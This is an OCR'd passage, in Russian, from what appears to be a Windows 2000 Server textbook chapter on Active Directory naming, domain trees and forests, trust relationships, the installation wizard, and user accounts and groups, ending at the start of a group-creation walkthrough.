На основе службы каталогов Active Directory реализуется несколько схем именования, которые будут рассмотрены в следующих разделах.

Имена LDAP и X.500

Соглашения о наименовании, принятые в стандартах LDAP и X.500, называются *схемой именования с атрибутами*. В данном случае имя состоит из названия сервера, на котором размещается каталог, имени пользователя, имени подразделения и т.д.

Например, подобное имя может иметь следующий формат:

```
LDAP://alphaserver.beta.com/cn=lbrother, ou=papersales,
dc=smallbrath, dc=com
```

Имена LDAP используются в случае выполнения запросов службы каталогов Active Directory.

Имена RFC822

Документ RFC822 определяет наиболее распространенное соглашение о наименовании, используемое при работе с электронной почтой или в World Wide Web. Для этих имен существует также синонимичное толкование — имена участников пользователей (UPN, User Principal Name). Эти имена имеют формат имя_пользователя@название_домена. Пространство имен RFCS22 предоставляется всем пользователям службой каталогов Active Directory. Пользователи Windows могут зарегистрироваться в сети, просто указав свое пользовательское имя и пароль:

```
User: Ivan.Orlov@mycity.org
Password: **********
```

Планирование логической структуры домена

При использовании службы каталогов Active Directory применяется корневая иерархическая структура. При этом допускается существование единственного родительского (корневого) домена. С этим доменом связаны *дочерние* домены. Например, у воображаемой компании CBM может быть корневой домен cbm.com. Поддомен (или дочерний домен), выделенный для бухгалтерии, может называться accounting.cbm.com. Здесь важно обратить внимание на то обстоятельство, что в качестве имени корневого домена организации не может указываться .com, поскольку это имя зарегистрировано InterNIC с целью выдачи ведущим коммерческим организациям. Поскольку в данном случае осуществляется работа с Active Directory, все компоненты, образующие домен, являются объектами. А точнее, объектами-контейнерами, атрибуты имен которых легко управляемы. Однозначная идентификация в службе каталогов Active Directory производится с помощью так называемых глобально уникальных идентификаторов (GUID). Поэтому корневой домен является корневым объектом-контейнером, который, в свою очередь, может содержать другие объекты. Пример логической структуры домена приводится на рис. 10.2.

Подразделения

Классы объектов содержатся в одном из основных объектов-контейнеров, называемом *подразделением* (организационной единицей, Organization Unit). Подразделения могут включать такие объекты, как учетные записи пользователей, принтеры, компьютеры, общие ресурсы, а также другие подразделения.




Рис. 10.2. Логическая структура домена для воображаемой организации CBM

Деревья

Рассмотренная в предыдущих разделах доменная структура представляется в виде так называемых *деревьев доменов*. Все объекты, которые расположены от объекта до корневого домена, образуют часть дерева домена. Дерево является уникальным в службе каталогов Active Directory, поскольку существование нескольких одинаковых родительских доменов просто невозможно.

Вообще говоря, дерево домена — это некий систематический набор объектов домена в структуре службы каталогов Active Directory, который относится к одному непрерывному пространству имен. Следует иметь в виду, что корневой домен может расширяться или разделяться на несколько поддоменов. Имена поддоменов уникальны, поскольку все они совместно используют стандартную схему каталогов, которая включает формальное определение для всех объектов в дереве домена.

В службе каталогов Active Directory применяются соглашения о назначении имен DNS в случае присвоения имен иерархической структуре доменов и соответствующим устройствам. Поэтому домены и устройства Active Directory следует уникальным образом идентифицировать в Active Directory и системе имен DNS.

Леса доменов

Можно создать еще один родительский домен в Active Directory, затем создавать в нем объекты, которые полностью идентичны объектам из соседних доменов. В этом случае создаются наборы деревьев домена, которые именуются *лесом*. В службе каталогов Active Directory одно дерево домена рассматривается как лес, который состоит всего лишь из одного дерева. Между деревьями могут устанавливаться доверительные отношения, которые обеспечивают пользователям одного дерева леса получение доступа к ресурсам другого дерева.

Доверительные отношения

Взаимодействие между доменами Windows 2000 организуется путем установления между ними *доверительных отношений*. На рис. 10.3 показана схема установления доверительных отношений между тремя доменами (живая иллюстрация закона транзи-

тивности). Благодаря заранее установленным доверительным отношениям исключается необходимость повторных проверок взаимодействующих доменов при установлении каждого сеанса связи (дополнительные сведения по этой теме можно найти в главе 16).




Рис. 10.3. Доверительные отношения между тремя доменами

Транзитивность становится возможной благодаря использованию протокола Kerberos. В результате обеспечивается естественное построение распределенной сети.

Установка службы каталогов Active Directory

Если служба каталогов Active Directory не была установлена во время инсталляции Windows 2000 Server, ее можно установить и позже. Для этого перейдите в панель управления (команда Пуск⇨Настройка⇨Панель управления) и выберите аплет Настройка сервера. После этого на экране отобразится диалоговое окно Настройка сервера Windows 2000 (рис. 10.4). Помните о том, что служба каталогов Active Directory может устанавливаться только в томе NTFS, поэтому в вашей локальной системе должен присутствовать хотя бы один том, на котором установлена эта файловая система.

После завершения необходимых подготовительных действий выберите вкладку Active Directory и шелкните на ссылке Запустить мастер установки Active Directory.

На экране появляется окно мастера установки службы каталогов Active Directory (рис. 10.5).

В окне мастера щелкните на кнопке Далее. Отобразится диалоговое окно Тип контроллера домена (рис. 10.6), в котором следует выбрать роль, исполняемую данным сервером (контроллером домена в новом домене или добавочным контроллером домена в существующем домене). Обратите внимание на то, что в процессе установки контроллера домена будут утеряны все локальные учетные записи, хранящиеся на

данном компьютере. Помимо этого будут утеряны все закодированные данные (если применяется файловая система EFS) и все ключи криптографии. Во избежание возможных потерь следует предварительно экспортировать все криптографические ключи, а также декодировать все ранее закодированные файлы. После завершения этих действий щелкните на кнопке Далее.

В следующем диалоговом окне требуется указать на создание нового доменного дерева или создание нового дочернего домена в существующем доменном дереве (рис. 10.7). Щелкните на кнопке Далее.




Рис. 10.4. В этом диалоговом окне можно выполнить настройки параметров, связанных с функционированием сервера Windows 2000 Server




Рис. 10.5. Этот мастер позволит установить службу каталогов Active Directory на вашем компьютере




Рис. 10.6. В этом окне выбирается тип контроллера домена




Рис. 10.7. Выберите создание нового доменного дерева или дочернего домена в уже существующем доменном дереве

Теперь следует выбрать создание нового леса доменов или присоединение к уже существующему ранее лесу (рис. 10.8). Установите соответствующий переключатель и щелкните на кнопке Далее.

В следующем диалоговом окне нужно указать DNS-имя домена (рис. 10.9). При этом руководствуйтесь правилами создания иерархических доменных имен (например, имя . com). Щелкните на кнопке Далее.

В следующем диалоговом окне (рис. 10.10) пользователю предлагается указать NetBIOS-имя домена, распознаваемое внутри локальной сети. После ввода соответствующего имени щелкните на кнопке Далее.




Рис. 10.8. Выберите создание нового доменного леса или присоединение к существующему ранее лесу




Рис. 10.9. Укажите DNS-имя домена, придерживаясь правил именования

В следующем диалоговом окне (рис. 10.11) укажите расположение базы данных и журнала службы каталогов Active Directory. Для повышения быстродействия системы в целом эти компоненты следует размешать на различных дисках. Затем щелкните на кнопке Далее.

В следующем диалоговом окне (рис. 10.12) укажите местоположение папки Sysvol, которая содержит серверную копию общих файлов домена. Содержимое этой папки реплицируется на все контроллеры домена. После того, как вы уже выбрали местоположение для папки, щелкните на кнопке Далее.




Рис. 10.10. Укажите подходящее NetBIOS-имя домена




Рис. 10.11. Укажите местоположение базы данных и журнала службы каталогов Active Directory




Рис. 10.12. Укажите местоположение папки, **содержащей общие** файлы домена

В следующем диалоговом окне (рис. 10.13) выбираются разрешения, заданные по умолчанию, для объектов, которые являются пользователями или группами. Здесь можно выбрать разрешения, совместимые с серверами, предшествующими Windows 2000. Эта опция полезна в том случае, если имеются серверные программы, которые выполняются на серверах, предшествующих Windows 2000. Если же такие программы отсутствуют, лучше выбрать опцию установки разрешений, совместимых исключительно с серверами Windows 2000 — в этом случае значительно повышается уровень безопасности локальной сети в целом. Затем щелкните на кнопке Далее.

В очередном диалоговом окне (рис. 10.14) указывается пароль администратора данного сервера, который будет использоваться при запуске компьютера в режиме восстановления службы каталогов Active Directory. Обратите внимание на тот факт, что этот пароль не совпадает с паролем учетной записи администратора. Щелкните на кнопке Далее.




Рис. 10.13. Укажите режим совместимости для разрешений




Рис. 10.14. Укажите пароль администратора, используемым в режиме восстановления службы каталогов Active Directory

В этом диалоговом окне отображается сводка (рис. 10.15) по указанным ранее сведениям. Если что-то вам не нравится, можете вернуться обратно и изменить те или иные параметры. Если все в порядке, щелкните на кнопке Далее.




Рис. 10.15. Сводка, отображающая указанные в процессе установки сведения

После этого запускается процесс установки службы каталогов Active Directory. Если в процессе установки не произойдут какие-либо сбои, вы сможете воспользоваться всеми преимуществами новой службы каталогов после перезагрузки компьютера. Обратите внимание на то, что корректная установка Active Directory возможна только в том случае, если предварительно был установлен и правильно настроен DNS-сервер.

Учетные записи пользователей

Все пользователи, которые время от времени (или ежедневно) подключаются к локальной сети, называются *локальными пользователями*. В этом случае допускается двоякая трактовка термина "локальный". В частности, пользователи могут быть локальными по отношению к компьютеру или рабочей станции, к которым они подключаются локальным образом. Также можно рассматривать локальных пользователей домена (в отличие от удаленных пользователей, работающих со *службами удаленного доступа,* которые подробнее рассматриваются в главе 12).

Совокупность пользователей (а также некоторых других объектов) может образовывать *группу*. Служба каталогов Active Directory способна поддерживать группы в чистом виде, т.е. в качестве управляемого субъекта.

Каждому пользователю сети Windows 2000 Server соответствует *учетная запись*. В локальной сети объектами манипуляций являются именно учетные записи, а не пользователи сами по себе. Все учетные записи делятся на две большие категории: *доменные* и *локальные*. После первичной установки сетевой ОС Windows 2000 Server создаются несколько доменных и локальных учетных записей. Если же устанавливается служба каталогов Active Directory, локальные учетные записи попросту отключаются — остаются только доменные учетные записи. А теперь немного подробнее остановимся на различных типах учетных записей.

Доменные учетные записи

Этот тип учетных записей хранится в базе данных Active Directory и доступен в любой точке локальной сети. Доменные учетные записи применяются в процессе регистрации в сети, они могут создаваться пользователями, обладающими соответствующими правами доступа. Непосредственно после создания доменные учетные записи становятся доступными во всей локальной сети.

Локальные учетные записи

Этот тип учетных записей относится к конкретному компьютеру (рабочей станции), поэтому хранится локальным образом (не в базе данных Active Directory, а в локальной базе данных SAM). В связи с этим локальные учетные записи носят ограниченный характер и могут предоставлять доступ только к ресурсам конкретного локального компьютера.

Встроенные учетные записи

В результате установки Windows 2000 Server на автономном/рядовом сервере или на контроллере домена, который совместим со службой каталогов Active Directory, генерируются несколько стандартных (встроенных) учетных записей.

Если операционная система устанавливается на автономном сервере (рабочей станции), стандартные учетные записи являются локальными по отношению к домену (в состав которого входит данный компьютер) и относятся к локальной базе данных SAM.

Если же установка ОС производилась на сервере, который играет роль контроллера домена, создаются доменные учетные записи, которые унифицированы и доступны во всей локальной сети.

Непосредственно после установки системы по умолчанию создается два типа встроенных учетных записей: *администратора* и *гостя*.

Учетная запись администратора фиксируется в локальной базе данных SAM, а также в глобальной базе данных Active Directory. С ее наличием связано много "подводных камней", а также угроз безопасности данных, циркулирующих в сети. Если пароль этой учетной записи станет "народным достоянием", а такие случаи неоднократно происходили на практике, под угрозой будет само существование локальной сети.

Каким же образом можно защитить эту важнейшую учетную запись от "преступных посягательств"?

Первый и наиболее простой способ заключается в переименовании учетной записи, благодаря чему потенциальный "взломщик" сети будет поставлен перед фактом определения учетной записи, предоставляющей права доступа администратора.

Следует внимательно отнестись к выбору пароля для этой учетной записи (не использовать слишком простые пароли, а также слова, которые могут стать легкой "добычей" хакеров, взламывающих сеть методом атаки со словарем).

Вы можете также создать фиктивную учетную запись, назвать ее "Администратор", а затем предоставить ей гостевые права доступа. Злоумышленник потратит массу времени на взлом пароля именно этой учетной записи, а результат будет практически "нулевым".

Можно просто прекратить пользоваться учетной записью администратора, заблокировав ее пароль. Вряд ли эта учетная запись понадобится после того, как была завершена настройка сети.

Гостевая учетная запись (Guest) создается по умолчанию после завершения установки Windows 2000 Server или после создания контроллера домена и установки службы каталогов Active Directory.

Эта учетная запись не требует ввода пароля, а ее владельцу можно предоставить права доступа к тем или иным ресурсам компьютера.

Иногда может создаваться впечатление, что эта учетная запись не очень-то и нужна. Каждому постоянному пользователю соответствует своя учетная запись, а всякого рода посетители лишь негативно влияют на безопасность всей системы в целом. Ниже приведены некоторые аргументы в пользу сохранения гостевых учетных записей.

- Благодаря гостевой учетной записи новый сотрудник фирмы может приступать к работе, не дожидаясь выделения собственной учетной записи.
- Если учетная запись пользователя сети в силу каких-либо причин заблокирована, при наличии гостевой учетной записи у него остается возможность регистрации в домене, а также получения доступа (как правило, только в режиме чтения) к ресурсам intranet-сети компании.

Идентификаторы безопасности

Идентификация учетной записи подсистемой безопасности производится с помощью так называемого *идентификатора безопасности* (security identifier). Благодаря наличию этих объектов обеспечивается уникальность учетной записи, а также всех связанных с ней прав доступа и разрешений. Поэтому при удалении учетной записи и последующем ее восстановлении "исчезают" все связанные с ней права доступа и разрешения (в силу уникальности идентификатора SID).

Непосредственно после формирования учетной записи автоматически создается идентификатор безопасности, который хранится в базах данных Active Directory и SAM. Причем сам идентификатор логически делится на две части. Первая часть определяет домен, а вторая именуется относительным идентификатором (RID, Relative Identifier). Идентификатор RID указывает на фактически созданный объект (а его относительный характер связан с доменом).

Если пользователь регистрируется в домене или на компьютере, производится выборка из базы данных идентификатора безопасности SID, а также добавляется маркер, соответствующий данному пользователю. Маркер доступа используется для идентификации пользователя в процессе выполнения любых действий, связанных с безопасностью системы.

Идентификаторы SID также применяются в целях идентификации владельца объекта, соответствующей ему группы, а также пользовательской учетной записи в случае обращения к определенным ресурсам системы.

Учетные записи групп

Благодаря группам возможно одновременное назначение прав доступа всем пользователям, которые нуждаются именно в этих правах доступа.

Группы Windows 2000 делятся на категории групп *безопасности* и групп распределения. Эти категории подробнее описаны в следующем перечне.

- Группа **безопасности**. Эта группа является стандартным участником политики безопасности Windows 2000, а также элементом списка контроля доступа (ACL). Возможна централизованная рассылка электронных сообщений всем членам группы безопасности, для которых выделен единый адрес электронной почты.
- **Группа распределения**. Эта группа не является участником политики безопасности Windows 2000, а ее применение ограничивается списком распределения. В этой группе можно сохранять сведения, имеющие отношение к контактам и учетным записям пользователей.

Группы также имеют различные представления. В частности, группы бывают универсальными, глобальными и локальными по отношению к модему.

Универсальные группы могут включать любые домены Windows 2000, имеющие отношение к рассматриваемому лесу. В качестве членов этой группы могут также выступать элементы любого другого представления. Группы этого типа могут создаваться для всех пользователей, которые нуждаются в предоставлении доступа к ресурсам, находящимся в других доменах. Члены универсальной группы могут получать права доступа к произвольным ресурсам в любом домене.

Глобальные группы включают только членов исходного домена. Сюда же могут входить и другие глобальные группы, а также группы контактов. Члены глобальных групп получают доступ к ресурсам из любого домена в лесу, они также могут относиться к любой группе из рассматриваемого леса доменов. Глобальные группы могут включать другие глобальные, универсальные, а также локальные группы.

Локальные группы домена могут иметь отношение к любому домену леса. В группу подобного рода могут включаться пользователи и локальные группы, имеющие отношение к этому же модему. Члены локальной группы не могут входить в глобальные и универсальные группы.

Группам присущ следующий набор свойств:

- все группы представляют собой коллекции пользовательских учетных записей;
- пользователи или члены групп наследуют все права доступа, определенные для той или иной группы;
- пользователи могут быть членами нескольких групп;
- группы могут включаться в состав подразделений, которые, в свою очередь, могут быть элементами других подразделений.

Встроенные группы

В процессе установки Windows 2000 Server формируется ряд встроенных групп, хотя **не** все встроенные группы могут создаваться в автоматическом режиме. Так, например, группа администраторов домена не будет создаваться до тех пор, пока не будет сгенерирована первая учетная запись компьютера.

Ниже перечислены встроенные группы, создаваемые операционной системой Windows 2000 Server.

- **Администраторы.** В процессе установки операционной системы в эту группу автоматически помещается одна учетная запись (административная). В эту группу можно добавлять учетные записи других пользователей, в результате чего они получат расширенный набор прав доступа. Интересно отметить тот факт, что администраторы, несмотря на весь присущий им набор полномочии, не могут получить доступ к файлам и папкам тех пользователей, которые наложили соответствующие ограничения. Благодаря этому обстоятельству обеспечивается полноценная защита сетевых ресурсов.
- **Пользователи. К** этой группе по умолчанию относятся все пользовательские учетные записи, созданные в Windows 2000. Следует отличать эту группу от папки Пользователи, в которую помещаются анонимные и гостевые учетные записи.
- **Операторы учетных записей.** Члены этой группы обладают расширенным набором административных прав доступа. Операторы имеют право создавать учетные записи пользователей и групп, они также могут изменять и удалять эти записи в рамках всего домена. Операторы учетных записей могут регистрироваться на серверах, отключать их, а также добавлять компьютеры в состав доменов. Операторам учетных записей отказано в праве удаления локальных групп администраторов, администраторов домена, операторов архива, операторов печати, операторов сервера, а также любых других групп, входящих в состав перечисленных выше групп. Они также не могут модифицировать свойства учетных записей членов групп, имеющих отношение к более высокому уровню.
- **Операторы архива.** Члены этой группы могут создавать резервные копии системы, а также восстанавливать ранее зарезервированные данные. При этом они могут пользоваться только специальными программами резервного копирования. Операторы архива также могут регистрироваться в системе на контроллерах доменов и резервных серверах, завершая (при необходимости) **их** выполнение.
- **Операторы печати.** Члены этой группы могут создавать, удалять и управлять общими точками печати, которые расположены на серверах печати. В область их компетенции также входит отключение серверов **печати.**
- **Операторы сервера. Членам** этой группы предоставлено право управления различными серверами.
- **Репликатор.** В этой группе находится пользовательская **учетная** запись, применяемая для обеспечения доступа к службе репликации.
- **Гости.** Здесь содержатся учетные записи пользователей-гостей или тех пользователей, которые не располагают учетными записями в домене. Как правило, члены этой группы могут регистрироваться без паролей, причем допускается выполнение весьма ограниченного набора действий.

А теперь обратите внимание на следующие глобальные группы, которые автоматически входят в состав локальных групп.

- **Администраторы домена.** Эта группа предоставляет пользователям административные права, требуемые для управления контроллерами доменов, самими доменами, рядовыми серверами и рабочими станциями. Если эта группа будет удалена из группы администраторов рядового сервера, блокируется доступ к любому рядовому серверу. Данная группа (в силу своей глобальной природы) может входить в состав любой локальной группы, имеющей отношение к произвольному домену, а также может быть добавлена в состав универсальных групп.
- **Пользователи домена.** Следует включить в состав этой группы всех пользователей домена независимо от их принадлежности другим группам. Эту группу можно также включить в состав локальной группы **Пользователи.**

Существуют жестко заданные группы, которые создаются после завершения установки операционной системы Windows 2000 Server. Эти группы нельзя модифицировать, отключать или удалять, добавление в их состав новых членов также запрещено.

- Все. К этой группе можно отнести всех пользователей компьютера и сети в целом. Вообще говоря, если данная группа будет включена в состав какой-либо локальной группы, то все ресурсы, предоставленные в распоряжение пользователей этой локальной группы, будут выставлены на "всеобщее обозрение". Этот момент представляет определенную опасность, поэтому учитывайте данное обстоятельство в своих дальнейших действиях.
- **Интерактивные.** В состав этой группы включаются все пользователи, которые работают на данном компьютере.
- **Сеть. К** этой группе можно отнести всех пользователей, которые подключаются к данному компьютеру через сеть.
- **Система.** Членами этой группы являются специализированные группы, учетные записи и ресурсы, требуемые для обеспечения нормального функционирования операционной системы.
- Создатель-владелец. В состав этой группы входят владельцы (или создатели) папок, файлов и заданий печати.

Создание групп

А теперь рассмотрим пример создания группы.

Запустите на выполнение оснастку ActiveDirectory - пользователи и компьютеры. Затем выберите подразделение, в котором будет создана новая группа. Выполните команду Действие ⇨ Создать ⇨ Group (да, формат команды правильный, поскольку служба каталогов Active Directory не русифицирована). После этого отобразится диалоговое окно Новый объект – Group (рис. 10.16), в котором определяются следующие параметры.

- **Имя новой группы.** Укажите уникальное имя, присваиваемое данной группе.
